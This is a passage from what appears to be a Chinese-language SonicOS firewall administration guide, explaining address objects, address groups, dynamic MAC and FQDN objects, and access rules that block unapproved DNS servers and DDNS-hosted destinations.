由于存在多种类型的网络地址表示方法，因此目前有以下地址对象类型：

- **主机** – 主机地址对象按照主机的 IP 地址定义单个主机。主机地址对象的网络掩码会自动设为 32 位 (255.255.255.255)，以将其识别为单个主机。例如，“我的 Web 服务器”有 IP 地址“67.115.118.110”和默认网络掩码“255.255.255.255”
- **范围** – 范围地址对象定义一定范围内的连续 IP 地址。范围地址对象没有关联的网络掩码，但内部逻辑通常将指定范围内的各个成员视为采用 32 位掩码的主机对象。例如，有起始 IP 地址“67.115.118.66”和结束 IP 地址“67.115.118.90”的“我的公用服务器”。在此范围内的所有 25 个单独的主机地址将构成该范围地址对象。

- **网络** – 网络地址对象与范围对象的相似之处在于它们也包含多个主机，但它们不是通过指定的上限范围界定符和下限范围界定符进行绑定，而是通过有效的网络掩码来指定边界的。网络地址对象必须由网络地址和相应的网络掩码来指定。例如，网络值为“67.115.118.64”，网络掩码为“255.255.255.224”的“我的公用网络”将包含 67.115.118.64 到 67.115.118.95 之间的地址。作为一般规则，不能使用网络中的第一个地址（网络地址）和网络中的最后一个地址（广播地址）。
- **MAC** – 利用 MAC 地址对象，可以通过主机的硬件地址或 MAC（介质访问控制）地址来标识主机。MAC 地址是由网络设备的硬件制造商唯一分配给每一块有线或无线网络设备的，且是不可变的。MAC 地址是使用 6 字节十六进制表示法表示的 48 位值。例如，有 MAC 地址 `00:06:01:AB:02:CD` 的“我的访问点”。MAC 地址通过参考安全设备上的 ARP 缓存解析为 IP 地址。整个 SonicOS 的各种无线配置组件都使用 MAC 地址对象。
- **FQDN** – 利用 FQDN 地址对象，可以通过主机的完全限定域名 (FQDN)（例如 www.sonicwall.com）来标识主机。FQDN 通过在安全设备上配置的 DNS 服务器解析为对应的一个或多个 IP 地址。从零星响应到发送至经过核准的 DNS 服务器的查询，均支持通配符条目。

地址对象组

SonicOS 能够将地址对象组合为地址对象组。定义地址对象组可以进一步提高引用效率。组可以包含主机、范围或网络地址对象的任意组合。MAC 地址对象应单独分组，尽管您可以放心地将其添加到基于 IP 的地址对象组中，但在上下文无关的引用情形中（例如在 NAT 策略中），忽略 MAC 地址对象。例如，“我的公用组”可以包含主机地址对象“我的 Web 服务器”和范围地址对象“我的公用服务器”，从而代表 IP 地址 67.115.118.66 至 67.115.118.90，以及 IP 地址 67.115.118.110。

网络 > 地址对象页面概述

“网络” > “地址对象”页面包含以下两个选项卡：


- 地址对象
- 地址组

虽然这两个选项卡很相似，其功能也相似，但它们二者之间仍有一些不同之处。


主题：

- 第 345 页的地址对象选项卡
- 第 345 页的地址组选项卡
- 第 345 页的共同特点
- 第 348 页的排列条目顺序

地址对象选项卡



地址组选项卡



共同特点

每个选项卡都包含以下这些共同功能且每个表都包含同样的列标题。



在每个表的底部显示了该表中条目的数量。



主题：

- 第 346 页的共同功能
- 第 346 页的共同列标题

共同功能

- **搜索** – 输入搜索字符串以仅显示那些包含该字符串的条目。搜索字符串不区分大小写。



- **打印**图标 – 如果系统有打印机，则打印机图标激活。单击该图标可以打印表的内容。
- **刷新**图标 – 单击该图标可以刷新表的显示。
- **选择**单选按钮 – 通过选择以下其中一个单选按钮查看所有条目或一部分条目：
  - **所有类型** - 显示所有已配置的地址对象或地址组。
  - **默认的** - 显示那些默认情况下在防火墙上配置的地址对象或地址组。
  - **自定义** - 只显示带有自定义属性的地址对象或地址组。
- **全部加载**按钮 – 单击此按钮可以加载所有的地址对象或地址组。

共同列标题

- **复选框** – 单击它可以选择自定义条目。

  注：默认的地址对象和默认的地址组无法删除。

- **#** – 表中条目的编号。这个号码随着列是按升序排序还是按降序排序而变化。
- **名称** – 地址对象或地址组条目的唯一名称。如果展开地址组条目，该列将显示：
  - 地址组每个成员的唯一名称。
  - 如果地址组未包含成员，则显示无条目。
- **详细信息** – 显示地址对象的详细信息。对于地址组条目，该列为空白；但是展开的条目会显示该组成员的详细信息。
- **类型** – 显示地址对象的类型，例如：主机、网络、范围或 FQDN。对于地址组，其类型为组；展开的条目会显示每个成员的类型。
- **IP 版本** – 显示地址对象或地址组成员的 IP 版本：IPv4 或 IPv6。
- **区域** – 显示地址对象或地址组成员所分配的区域或任意区域。
- **类别** – 显示地址对象或地址组是默认的（系统定义的）还是自定义的（用户定义的）。
- **备注** – 将鼠标悬停在备注图标上可以显示弹出窗口，该窗口显示了关于该条目在以下方面的详细信息：
  - **地址对象** – 显示如下信息：



    - 地址对象的名称
    - **参照：** – 哪些内容引用了地址对象以及引用地址对象的次数。如果未引用地址对象，这部分将显示“无列表”。
    - **群组（成员）：** – 地址对象所属的组的列表。如果地址对象不属于任何组，这部分将显示“无列表”。
  - **地址组** – 显示如下信息：



- 地址组的名称
- **参照：** – 哪些内容引用了地址组以及引用地址组的次数。如果未引用地址组，这部分将显示“无列表”。
- **群组（成员）：** – 地址组所属的组的列表。如果地址组不属于任何组，这部分将显示**无列表**。
- **成员：** – 属于该组的地址对象的列表。如果地址组未包含成员，这部分将显示**无列表**。

- **配置** – 显示各个条目的**编辑**和**删除**图标。只有自定义的地址对象和地址组可删除；只有自定义的条目和某些默认的条目可编辑。如果条目无法编辑或删除，那么图标将是灰色的。

排列条目顺序

为了方便查看，地址对象和地址组选项卡以表的形式显示地址对象和地址组。

您可以通过单击列标题对表格中的条目排序。条目按升序或降序排列。列条目右侧的箭头表示排序状态。向下的箭头表示升序。向上的箭头表示降序。

创建和管理地址对象

网络 > 地址对象页面可用于创建和管理地址对象和地址组。


注：必须在配置 NAT 策略、访问规则和服务之前定义地址对象。

注：默认的地址对象条目无法删除，大多数的地址对象条目可修改。所以，默认地址对象的**删除**图标是灰色的，那些无法编辑的条目的**编辑**图标也是灰色的。

添加地址对象

添加地址对象：

1 单击**地址对象**下面的**添加...** 按钮以显示**添加地址对象**窗口。



2 在**名称**字段中，为网络对象输入简单易记且唯一的名称。


3 从**区域分配**菜单中，选择要分配给地址对象的区域。

4 从**类型**菜单中选择以下其中一种类型：


- **主机**，请在 **IP 地址**字段中输入 IP 地址。




- 如果选择范围，请在开始 IP 地址和结束 IP 地址字段中分别输入开始和结束 IP 地址。



- **网络**，请在**网络**和**网络掩码/前缀长度**字段中分别输入网络 IP 地址和网络掩码/前缀长度。



- **MAC**，请在**网络**字段中输入 MAC 地址，或者也可选中**多宿主主机**复选框。



- 如果选择 **FQDN**，请在 **FQDN 主机名**字段中输入个别站点或站点范围（使用通配符）的域名。



5 单击**添加**。

编辑或删除地址对象

注：只有自定义的地址对象和某些默认的地址对象可编辑。只有自定义的地址对象可删除。

编辑地址对象

要编辑地址对象，请单击**地址对象**表格**配置**列中的**编辑**图标。随即显示**编辑地址对象**窗口，其中的设置与**添加地址对象**窗口中的设置相同（参见第 348 页的添加地址对象）。

删除自定义地址对象

要删除自定义地址对象，请单击想要删除的地址对象的**配置**列中的**删除**图标 。随即显示对话框，要求您确认删除。单击**确定**，删除地址对象。要删除多个活动的地址对象，请选中它们并单击**删除**按钮。

要删除所有自定义的地址对象，单击**全部删除**按钮。

清理 FQDN 地址对象

要清除一个或多个自定义的 FQDN 地址对象，请选中它们并单击**删除**按钮。要清除所有 FQDN 地址对象，单击**全部删除**按钮。


创建组地址对象

随着添加到防火墙中的地址对象的增多，可通过创建地址组来简化地址和访问策略的管理。对组所做的更改将应用于组内的每个地址。

添加一组地址对象的步骤如下：

1 单击**网络 > 地址对象**页面上的**地址组**选项卡。

2 单击**添加群组...**显示**添加地址对象群组**窗口。



3 在**名称**字段中为该组创建简单易记且唯一的名称。

4 从列表中选择地址对象，然后单击向右箭头。所选中的项目随即添加到组中。在按住 **Ctrl** 键的同时单击地址对象可选择多个对象。

5 单击**确定**。

> 提示：要从组中删除某个地址或子网，请在右栏中选择该 IP 地址或子网，然后单击向左箭头。所选项目将从右栏移至左栏中。

编辑或删除地址组

> 注：只有自定义的地址组和某些地址组可编辑；只有自定义的地址组可删除。

编辑地址组

要编辑地址组，请单击**地址组**表格**配置**列中的**编辑**图标 。随即显示**编辑地址对象群组**窗口。此窗口与“添加地址对象组”窗口相同，请参阅第 350 页的创建组地址对象。

删除地址组

要删除自定义的地址组，请单击**配置**列中的**删除**图标，以删除个别地址组。随即显示对话框，要求您确认删除。单击**确定**删除地址组。

要删除多个活动的自定义地址组，请选中它们并单击**删除**按钮。

要删除所有自定义的地址组，单击**全部删除**按钮。

配合动态地址使用

从一开始，SonicOS 便已在整个用户界面的多数区域内使用地址对象 (AO) 来表示 IP 地址。地址对象提供以下种类：

- **主机** – 单独的 IP 地址、网络掩码和区域关联。
- **MAC**（原始）– 介质访问控制，或者以太网端口的唯一硬件地址。MAC 地址对象用于：
  - 识别 SonicPoint
  - 允许主机绕过访客服务身份验证
  - 核准在无线扫描期间检测到的无线接入点的 BSSID（基本服务集标识符或 WLAN MAC）。

    在管理界面的其他区域（例如访问规则），MAC 地址对象最初并非允许的目标，因此，由于历史原因，不能使用它们来根据主机的硬件地址控制主机的访问权。

- **范围** – 起始 IP 地址和结束 IP 地址，包含之间的所有地址。
- **组** – 包含任意类型搭配的地址对象组合。组可能包含其他组、主机、MAC、范围或 FQDN 地址对象。

SonicOS 重新定义了 MAC AO 的操作，且支持完全限定域名 (FQDN) AO：

- **MAC** – SonicOS 通过参考防火墙上的 ARP 缓存，将 MAC AO 解析为 IP 地址。
- **FQDN** – 完全限定域名（例如“www.reallybadWebsite.com”）将通过防火墙上配置的 DNS 服务器解析为其一个或多个 IP 地址。从零星响应到发送至经过核准的 DNS 服务器的查询，均支持通配符条目。

尽管创建地址对象需要的工作多于直接输入 IP 地址，但实施 AO 可提供以下特征，从而对 SonicOS 的管理方案起到补充作用：

- **区域关联** – 主机、MAC 和 FQDN AO 在定义后都需要显式指定区域。在接口的大多数方面（例如访问规则），区域关联仅供参考之用。真正实用的应用是根据上下文准确地填充地址对象下拉列表，以及分配给用户和群组的“VPN 访问”定义方面；将 AO 用于定义 VPN 访问时，访问规则的自动创建过程会参考 AO 的区域以确定用于规则布置的正确 VPN [区域] 交叉。也就是说，如果将属于 LAN 区域的主机 AO“192.168.168.200 Host”添加到“受信任的用户”用户组的“VPN 访问”，则将自动创建的访问规则分配至 VPN LAN 区域。
- **管理和处理** – 可以在所有 SonicOS 接口之间轻松使用有多样化类型的地址对象系列，以便快速定义和管理句柄（例如来自访问规则）。利用直接向地址对象组添加成员或从中删除成员的功能，无需直接操作即可有效地修改引用规则和策略。
- **可重用性** – 对象只需定义一次，然后可根据需要轻松引用任意次数。

动态地址对象的主要功能

术语“动态地址对象”(DAO) 描述了实现 MAC 和 FQDN AO 的底层框架。通过将 AO 从静态结构转换为动态结构，**防火墙 > 访问规则**可自动响应网络中发生的变化。

表 33. 动态地址对象：功能和优点

功能	优点
FQDN 通配符支持	FQDN 地址对象支持通配符条目（例如“*.somedomainname.com”），所采用的方法是：首先将基础域名解析已为其定义的所有主机 IP 地址，然后在 DNS 响应穿过防火墙时不断地主动收集 DNS 响应。 例如，在为“*.myspace.com”创建 FQDN AO 时，首先使用在防火墙上配置的 DNS 服务器，将“myspace.com”解析为 63.208.226.40、63.208.226.41、63.208.226.42 和 63.208.226.43（可由 *nslookup myspace.com* 或同等方法进行确认）。由于大多数 DNS 服务器不允许区域转换，因此通常无法自动枚举域中的所有主机。取而代之的做法是，在来自经过核准的 *DNS* 服务器的 DNS 响应穿过防火墙时，由防火墙查找这些 DNS 响应。因此，如果防火墙后面的主机查询的外部 DNS 服务器同时也是防火墙上已配置/已指定的 DNS 服务器，防火墙将会分析该响应，查看它是否与任何通配符 FQDN AO 的域名相匹配。 注：经过核准的 DNS 服务器指的是配置为供防火墙使用的 DNS 服务器。之所以在通配符学习过程中仅使用来自经过核准的 DNS 服务器的响应，目的是为了防范通过使用未经核准、包含故意弄错的主机条目的 DNS 服务器进行 FQDN AO 侵毒的可能。未来版本的 SonicOS 可能会提供选项以支持来自所有 DNS 服务器的响应。可通过使用访问规则来强制使用经过核准的 DNS 服务器，下文中的“强制使用网络中经过核准的服务器”一节将对此进行讲解。 例如，假定防火墙已配置为使用 DNS 服务器 4.2.2.1 和 4.2.2.2，并通过 DHCP 向所有受防火墙保护的客户端提供上述 DNS 服务器。如果受防火墙保护的客户端-A 针对“vids.myspace.com”对 4.2.2.1 或 4.2.2.2 执行 DNS 查询，防火墙将会检查响应，并与已定义的“*.myspace.com”FQDN AO 进行匹配。然后，将结果 (63.208.226.224) 添加到“*.myspace.com”DAO 的解析值中。 注：如果在上述示例中，工作站客户端-A 在创建“*.myspace.com”AO 之前已经解析并缓存 vids.myspace.com，则防火墙将不会解析 vids.myspace.com，因为该客户端会使用自己的解析器缓存，而不会发出新的 DNS 请求。因此，除非有其他主机对其进行解析，否则防火墙将失去学习 vids.myspace.com 的机会。在 Microsoft Windows 工作站上，可使用命令 **ipconfig /flushdns** 来清除本地解析器缓存。它将强制客户端解析所有 FQDN，以便防火墙在客户端访问 FQDN 时获得机会学习这些 FQDN。 通配符 FQDN 条目将会解析域名上下文内的所有主机名，每个 AO 最多可达 256 个条目。例如，*.sonicwall.com 会将 www.sonicwall.com、software.sonicwall.com、licensemanager.sonicwall.com 解析为各自的 IP 地址，但不会解析 sslvpn.demo.sonicwall.com，因为它位于不同的上下文；要通过通配符 FQDN AO 解析 sslvpn.demo.sonicwall.com，需要条目 *.demo.sonicwall.com，后者还会解析 sonicos-enhanced.demo.sonicwall.com、csm.demo.sonicwall.com、sonicos-standard.demo.sonicwall.com 等等。 注：通配符仅支持完全匹配，不支持部分匹配。也就是说，“*.sonicwall.com”是有效的条目，而“w*.sonicwall.com”、“*w.sonicwall.com”和“w*w.sonicwall.com”则不是。每个条目只能指定一次通配符，因此，类似“*.*.sonicwall.com”这样的条目将不起作用。
使用 DNS 解析 FQDN	FQDN 地址对象是通过在**网络 > DNS** 页面中为防火墙配置的 DNS 服务器进行解析的。由于 DNS 条目往往解析为多个 IP 地址，因此，FQDN DAO 解析过程会检索将主机名解析成的所有地址（每个 AO 最多可达 256 个条目）。除了将 FQDN 解析为其 IP 以外，解析过程还会关联由 DNS 管理员配置的条目 TTL（生存时间），然后将遵循 TTL，以确保 FQDN 信息不会过时。
FQDN 条目缓存	已解析的 FQDN 值将会缓存起来，以防发生在首次解析之后，后续解析尝试失败的情况。也就是说，如果“www.moosifer.com”解析为 71.35.249.153，且 TTL 为 300，但由于 TTL 过期的原因（例如，由于 DNS 服务器临时不可用）解析失败，则将缓存 71.35.249.153 并将其用作有效值，直至解析成功或手动清除为止。从未成功解析的新创建 FQDN 条目或已清除但随后解析失败的条目将会显示为**未解析**状态。
使用实时 ARP 缓存数据的 MAC 地址解析	在通过 ARP（地址转换协议）机制在防火墙的任意物理网段检测到某个节点时，将会使用该节点的 MAC 地址和 IP 地址来更新防火墙的 ARP 缓存。发生此类更新时，如果存在引用该节点的 MAC 的 MAC 地址对象，将立即使用已解析的地址对来更新该 MAC 地址对象。当某个节点由于停止使用（例如主机不再通过二层连接到防火墙）而在 ARP 缓存中超时时，该 MAC AO 将转换为“未解析”状态。


表 33. 动态地址对象：功能和优点

功能	优点
MAC 地址对象多宿主支持	MAC AO 可配置为支持多宿主节点，其中，多宿主指的是节点的每个物理接口有多个 IP 地址。每个 AO 允许多达 256 个已解析条目。这样，如果单个 MAC 地址解析为多个 IP，则所有这些 IP 都将适用于引用该 MAC AO 的访问规则等。
自动和手动刷新过程	MAC AO 条目会自动与防火墙的 ARP 缓存同步，且 FQDN AO 条目会遵循 DNS 条目的 TTL 值，从而确保解析的值始终为最新值。除了这些自动更新过程以外，对于单独的 DAO 或所有已定义的 DAO 还提供了手动刷新和清除功能。
使用 DNS 解析 FQDN	FQDN 地址对象是通过在**网络 > DNS** 页面中为防火墙配置的 DNS 服务器进行解析的。由于 DNS 条目往往解析为多个 IP 地址，因此，FQDN DAO 解析过程会检索将主机名解析成的所有地址（每个 AO 最多可达 256 个条目）。除了将 FQDN 解析为其 IP 以外，解析过程还会关联由 DNS 管理员配置的条目 TTL（生存时间），然后将遵循 TTL，以确保 FQDN 信息不会过时。

强制使用网络中经过核准的服务器

尽管不是必需的，但我们还是建议强制使用网络中经过授权或核准的服务器。这种做法有助于减少非法的网络活动，以及确保 FQDN 通配符解析过程的可靠性。一般而言，比较好的做法是在可能的情况下尽量指定已知协议通信的端点。例如：

- 创建经过核准的服务器的地址对象组（例如 SMTP、DNS）



- 在相关区域内创建访问规则，从而仅允许网络中经过授权的 SMTP 服务器进行出站 SMTP 通信；阻止其他所有出站 SMTP 流量，以防止有意或无意的出站垃圾邮件。




- 在相关区域内创建访问规则，从而允许网络中经过授权的 DNS 服务器使用 DNS 协议 (TCP/UDP 53) 与所有目标主机进行通信。

> **重要：**如果您的网络中有 DNS 服务器，请务必设置此规则，并配置需要遵循的 DNS 限制规则。

- 在相关区域内创建访问规则，从而允许受防火墙保护的主机仅与经过核准的 DNS 服务器进行 DNS (TCP/UDP 53) 通信；阻止其他所有 DNS 访问，以防止与未经授权的 DNS 服务器通信。



- 然后，可以在日志中查看未经核准的访问尝试。



10	06/19/2006 14:51:32.608	Notice	Network Access	UDP packet dropped	10.50.165.28, 4336, LAN (admin)	4.2.2.1, 53, WAN	UDP DNS (Name Service) UDP	5 (LAN->WAN)

使用 MAC 和 FQDN 动态地址对象

MAC 和 FQDN DAO 为访问规则的构建提供了极大的灵活性。MAC 和 FQDN AO 在**网络 > 地址对象**页面中配置，配置方式与静态地址对象相同。创建这些对象后，将鼠标放在显示项目上可查看其状态，且会在事件日志中记录其添加和删除操作。

2	06/20/2006 00:13:39.064	Info	Firewall Event	Added host entry to dynamic address object	FQDN=*.dyndns.org; TTL=60; Host=71.35.249.153

可在许多应用程序中引用动态地址对象。以下是如何使用动态地址对象的一些示例。未来版本的 SonicOS 可能会进一步扩展其多用性。

使用 FQDN DAO 阻止对域的所有协议访问

在某些情况下，由于非标准操作端口、使用未知的协议或通过加密和/或隧道有意隐藏流量等原因，您可能希望阻止对特定目标 IP 的所有协议访问。例如，某个用户在其 DSL 或有线调制解调器家庭网络中设置了一个 HTTPS 代理服务器（或者在 53、80、443 等“受信任的”端口以及 5734、23221 和 63466 等非标准端口上使用其他端口转发/隧道传输方法），通过让流量以隧道传输的方式流过其家庭网络，来达到隐藏流量的目的。这些网络使用的动态寻址往往令缺少端口可预测性的问题变得更加复杂，从而导致该 IP 地址同样不可预测。

这些应用场景通常采用动态 DNS (DDNS) 注册，以便用户定位家庭网络，因此可以主动使用 FQDN AO 来阻止访问 DDNS 名册内的所有主机。

注：本例中将使用 DDNS 目标加以说明。当然，也可以使用非 DDNS 目标域。

假设

- 防火墙已配置为使用 DNS 服务器 `10.50.165.3`、`10.50.128.53`。
- 防火墙向所有受防火墙保护的用户提供 DHCP 租赁。网络中的所有主机均使用上述已配置的 DNS 服务器进行解析。
  - 如第 354 页的强制使用网络中经过核准的服务器中所述，可选择使用访问规则来阻止与未经核准的 DNS 服务器进行 DNS 通信。
- 该 DSL 家庭用户向 DDNS 提供商 DynDNS 注册了主机名 `moosifer.dyndns.org`。针对此会话，ISP 为 DSL 连接分配了地址 `71.35.249.153`。
  - 由于相同的 IP 地址可以轻松地注册其他主机名，因此使用通配符 FQDN AO 进行说明。也可根据需要添加用于其他 DDNS 提供商的条目。

第 1 步 - 创建 FQDN 地址对象

- 在**网络 > 地址对象**中，选择**添加**并创建以下地址对象：



- 在最初创建时，该条目仅解析为 dyndns.org 的地址，例如 63.208.196.110。

第 2 步 - 创建防火墙访问规则

- 在**防火墙 > 访问规则**页面的 **LAN->WAN** 区域相交处，添加以下访问规则：



> 注：不将 **LAN 子网**指定为源，而是根据需要指定一个更具体的源，以便仅拒绝特定主机访问目标。

- 当防火墙后面的主机尝试使用经过核准的 DNS 服务器来解析 moosifer.dyndns.org 时，防火墙会将查询响应中返回的 IP 地址动态添加至该 FQDN AO。
- 阻止对该 FQDN 内的目标主机的任何协议访问，且记录访问尝试：

3	06/20/2006 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS	6 (LAN->WAN)
6	06/20/2006 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

将内部 DNS 服务器用于基于 FQDN 的访问规则

对于动态配置的 (DHCP) 网络环境而言，通常会结合内部 DNS 服务器来动态注册内部主机 – Microsoft 的 DHCP 和 DNS 服务便是一个常见的示例。可以轻松配置这类网络中的主机动态更新经过适当配置的 DNS 服务器上的 DNS 记录（例如，请参见 Microsoft 知识库文章*How to configure DNS dynamic updates in Windows Server 2003*，网址为：http://support.microsoft.com/kb/816592/en-us）。

下面展示了典型 DNS 动态更新过程的数据包解析，其中显示了动态配置的主机 *10.50.165.249* 向（DHCP 提供的）DNS 服务器 *10.50.165.3* 注册其完全主机名 *bohuymuth.moosifer.com*：

```
    19 2.100829   10.50.165.249      2420  10.50.165.3        53    DNS    Dynamic update SOA moosifer.com
